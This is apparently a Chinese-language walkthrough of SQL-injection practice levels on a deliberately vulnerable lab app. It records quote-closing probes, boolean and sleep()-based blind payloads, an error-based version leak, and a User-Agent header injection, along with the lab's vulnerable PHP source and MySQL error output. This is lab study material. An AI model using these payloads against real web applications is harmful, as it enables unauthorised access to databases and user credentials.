目录

先用'试试水
id=1'果然发现报错了,直接干
#有返回
?id=1' and 1=1--+
#无返回
?id=1' and 1=2--+直接上第一关的payload试试水,改用"也不太行,最后直接不加才知道是数字型
?id=1' and 1=1--+
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " and 1=1-- LIMIT 0,1' at line 1

?id=1" and 1=1--+
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '" and 1=1-- LIMIT 0,1' at line 1

?id=1 and 1=1--+
?id=1 and 1=2--+
?id=1 ' and 1=1--+
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

?id=1 " and 1=1--+
?id=1 " and 1=2--+
?id=1' and 1=1 --+
?id=1" and 1=1 --+
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

#上面报错觉得是'的问题所以用"'

?id=1"' and 1=1 --+
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' and 1=2 -- ") LIMIT 0,1' at line 1

#报错看到--后面是"),猜到是")来闭合

?id=1") and 1=1 --+
?id=1") and 1=2 --+
?id=1 ' and 1=1--+
?id=1 ' and 1=2--+
?id=1
?id=1'
?id=1"
?id=1 " and 1=1--+
?id=1 " and 1=2--+
?id=1'"
#You have an error in your SQL syntaxYou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"')) LIMIT 0,1' at line 1

?id=1 ')) and 1=1--+     #true and true  为 true
?id=1 ')) and 1=2--+     #true and false 为 true
#You have an error in your SQL syntax?id=1
?id=1'
?id=1' and 1=1 --+
#You are in...........
?id=1' and 1=2 --+
#什么都不回显,可以使用时间盲注sleep()函数
一开始没什么怎么搞都没反应,觉得是个盲注,然后看了一下源码,构造payload

?id=1' and if(length(database())=8,sleep(10),sleep(1))--+

?id=1' and if(length(database())=5,sleep(10),sleep(1))--+
#电脑垃圾自带延迟两秒
?id=1" and if(length(database())=8,sleep(10),sleep(1))--+
?id=1" and if(length(database())=5,sleep(10),sleep(1))--+
#电脑垃圾自带延迟两秒 
这里的注释用#
Username =admin '#
Password =admin
/*
Your Login name:admin
Your Password:admin
*/
Username=admin 'order by 1#

Username=admin 'order by 10#

Username =admin ' #
#没有回显

Username =admin " #
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

#报错了在"后加个'
Username =admin "' #
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''#") and password=("admin") LIMIT 0,1' at line 1

#报错出#号后面的东西可以写出payload
Username =admin ") and 1=1 #
//回显
//Your Login name:admin
//Your Password:admin

Username =admin ") and 1=2 #
//没有回显
Username = admin ' #
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

Username = admin '"#
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"#') and password=('admin') LIMIT 0,1' at line 1

#报错提示 #') payload
Username = admin ') and if(length(database())=8,sleep(10),sleep(1)) #
#延迟10秒闭合成功
Username = admin '#

Username = admin "#

Username = admin '"#

Username = admin "'#
#You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''#" and password="admin" LIMIT 0,1' at line 1

#报错#"  payload
Username = admin "and if(length(database())=8,sleep(10),sleep(1)) #
Username =admin '#
#登录成功

Username =admin "#
#登录失败

#payload
Username =admin ' and length(database())>7 #
#登录成功
Username =admin ' and length(database())>9 #
#登录失败
Username =admin '#
#登录失败

Username =admin "#
#登录失败

Username =admin ')#
#登录失败

Username =admin ")#
#登录成功

#payload
Username =admin ") and length(database())>7 #
#登录成功
Username =admin ") and length(database())>9 #
#登录失败
源码接收uname和passwd部分
$uname=check_input($con1, $_POST['uname']);
#源码定义了check_input函数,用于过滤长度和魔法引号
$passwd=$_POST['passwd'];
#passwd接收没有调用check_input可以在passwd这里进行注入
check_input
function check_input($con1, $value)
{
	if(!empty($value))
	{
		// truncation (see comments)
		$value = substr($value,0,15);
        //取前15位
	}

	// Stripslashes if magic quotes enabled
	if (get_magic_quotes_gpc())
	{
		$value = stripslashes($value);
	}

	// Quote if not a number
	if (!ctype_digit($value))
	{
		$value = "'" . mysqli_real_escape_string($con1, $value) . "'";
	}
	else
	{
		$value = intval($value);
	}
	return $value;
}
payload
username = admin
password =admin 'or (SELECT * FROM (SELECT(name_const(version(),1)),name_const(version(),1))a) or'

#爆出数据库版本
接收username和passwd
	$uname = check_input($con1, $_POST['uname']);
	$passwd = check_input($con1, $_POST['passwd']);
sql语句,会先验证账号密码是否正确正确才执行第二句sql语句
	$sql="SELECT  users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT 0,1";
	$result1 = mysqli_query($con1, $sql);
	$row1 = mysqli_fetch_array($result1, MYSQLI_BOTH);
	if($row1)
	{
		echo '<font color= "#FFFF00" font size = 3 >';
		$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";
		mysqli_query($con1, $insert);
		//echo 'Your IP ADDRESS is: ' .$IP;
		echo "</font>";
		//echo "<br>";
		echo '<font color= "#0000ff" font size = 3 >';
		echo 'Your User Agent is: ' .$uagent;
		echo "</font>";
		echo "<br>";
		print_r(mysqli_error($con1));
		echo "<br><br>";
		echo '<img src="../images/flag.jpg"  />';
		echo "<br>";

	}
在代码中可以看出用单引号来闭合构造payload (我的这里的数据库版本比较低用不了updatexml和extractvalue,只能用sleep来实验是否注入成功,后面都是用sleep来实验)
User-Agent:1',1,1)#
User-Agent:1',1,sleep(5))#
直接输入
username=admin
